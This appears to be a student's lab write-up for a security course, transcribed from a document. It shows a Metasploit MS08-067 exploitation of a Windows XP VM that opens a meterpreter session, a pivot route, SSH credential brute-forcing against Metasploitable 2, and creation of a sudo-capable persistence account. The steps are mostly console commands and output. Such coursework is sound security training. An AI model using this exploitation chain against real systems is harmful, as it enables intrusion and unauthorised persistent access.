
Here are the first steps I took:

```
msf6 > info exploit/windows/smb/ms08_067_netapi

       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruptio
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28

Provided by:
  hdm <x@hdm.io>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows 2003 SP0 Universal
  4   Windows XP SP2 English (AlwaysOn NX)
  5   Windows XP SP2 English (NX)
  6   Windows XP SP3 English (AlwaysOn NX)
  7   Windows XP SP3 English (NX)
  8   Windows XP SP2 Arabic (NX)
  9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
  10  Windows XP SP2 Chinese - Simplified (NX)
  11  Windows XP SP2 Chinese - Traditional (NX)
  12  Windows XP SP2 Czech (NX)
  13  Windows XP SP2 Danish (NX)
```

Seeing info on the vulnerability

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:
<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.64.133   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Available options for the chosen exploit



Current version of XP

After gaining information on the targets and else of this vulnerability. I have uploaded the payload and set the receive and listen hosts to their appropriate IPs. I have then set the target for its appropriatee Operating System (ours was Windows XP) See images below for payload/RHOSTS & LHOSTS/target:

```
msf6 exploit(windows/smb/ms08_067_netapi) > set Target (Target 7)
Target => (Target 7)
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #    Name                                                Disclosure Date  Rank    Check  Description
   -    ----                                                ---------------  ----    -----  -----------
   0    generic/custom                                                       normal  No     Custom Payload
   1    generic/debug_trap                                                   normal  No     Generic x86 Debug Trap
   2    generic/shell_bind_tcp                                               normal  No     Generic Command Shell,
 Bind TCP Inline
   3    generic/shell_reverse_tcp                                            normal  No     Generic Command Shell,
 Reverse TCP Inline
   4    generic/tight_loop                                                   normal  No     Generic x86 Tight Loop
   5    windows/adduser                                                      normal  No     Windows Execute net us
er /ADD
   6    windows/dllinject/bind_hidden_ipknock_tcp                            normal  No     Reflective DLL Injecti
on, Hidden Bind Ipknock TCP Stager
   7    windows/dllinject/bind_hidden_tcp                                    normal  No     Reflective DLL Injecti
on, Hidden Bind TCP Stager
   8    windows/dllinject/bind_ipv6_tcp                                      normal  No     Reflective DLL Injecti
```

Payloads available for target 7 (see image on last page for Ids of OS

The chosen payload was the meterpreter one because this was what was required for the class. The payload was this one:

```
eflective Injection), Bind TCP Stager (No NX or Win7)
   33   windows/meterpreter/bind_tcp
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:
<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.64.133   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.64.137
RHOST => 192.168.64.137
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Setting the target host to my XP IP

```
msf6 exploit(windows/smb/ms08_067_netapi) > set target 7
target => 7
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.64.137:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.64.137:4444
[*] Sending stage (175174 bytes) to 192.168.64.137
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.64.137:4444) at 2023-03-03 19:38:23 -0500

meterpreter >
```

Meterpreter session OPENED

Once you get a Meterpreter session on the target use it as a pivot and attack the Metasploitable 2 machine. You don't need to get a Meterpreter shell on it, a regular shell, as root, is enough. Use it to create another account on the machine, useful for persistence. Add the new account to the sudoers group. (20p)

To do so, I had to add another route to my Metasploitable 2 machine(course 6 PDF-slide 17). See picture below:

After doing so, I have set the stop_on_success to true and the verbose to true. I have also used the auxiliary/scanner/ssh/ssh_login

```
meterpreter >
Background session 1? [y/N]  y
[-] Unknown command: y.
msf6 exploit(windows/smb/ms08_067_netapi) > add route 192.168.64.134 255.255.255.0 1
[-] Unknown command: add.
msf6 exploit(windows/smb/ms08_067_netapi) > route add 192.168.64.134 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Then, I have selected the userpass file from the Metasploit/piata directory to crack the ssh of the machine

```
msf6 exploit(windows/smb/ms08_067_netapi) > route add 192.168.64.134 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms08_067_netapi) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.64.134
rhosts => 192.168.64.134
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
userpass_file => /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

I have then selected the directory

```
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
userpass_file => /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > nano Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/ssh/ssh_login) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
userpass_file => /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.64.134:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialo
ut),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare)
,1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
```

results of the crack

```
sudo useradd rekt69

sudo useradd rekt69

sudo passwd rekt69
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sudo usermod -a -G sudoers rekt69
[*] exec: sudo usermod -a -G sudoers rekt69
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > id rekt69
[*] exec: id rekt69

uid=1001(rekt69) gid=1001(rekt69) groups=1001(rekt69),1002(sudoers)
```

user added and added to sudoers group

Références :

https://www.youtube.com/watch?v=lePqCJfdQnQ&ab_channel=Miguel Sanchez

https://www.getastra.com/blog/security-audit/how-to-hack-windows-xp-using-metasploit-kali-linux-ms08067/

https://www.warp.dev/terminus/how-to-run-cron-every-hour#:~:text=In%20this%20case%2C%20the%20syntax,every%20month%20on%20the%20hour.

https://linuxhint.com/schedule_crontab_job_every_hour/#:~:text=We%20edit%20the%20crontab%20file%20using%20the%20nano%20editor.&text=By%20running%20this%2C%20we%20open,the%20system%20named%20%E2%80%9Clinux%E2%80%9D.

https://crontab.guru/every-hour